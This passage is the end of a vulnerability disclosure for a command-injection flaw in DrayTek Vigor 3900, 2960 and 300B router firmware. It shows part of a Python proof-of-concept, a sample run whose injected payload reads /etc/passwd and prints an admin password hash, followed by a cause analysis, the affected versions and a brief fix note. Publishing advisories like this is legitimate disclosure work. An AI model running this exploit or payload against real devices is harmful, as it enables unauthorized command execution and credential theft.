        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `ldap_search_dn` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn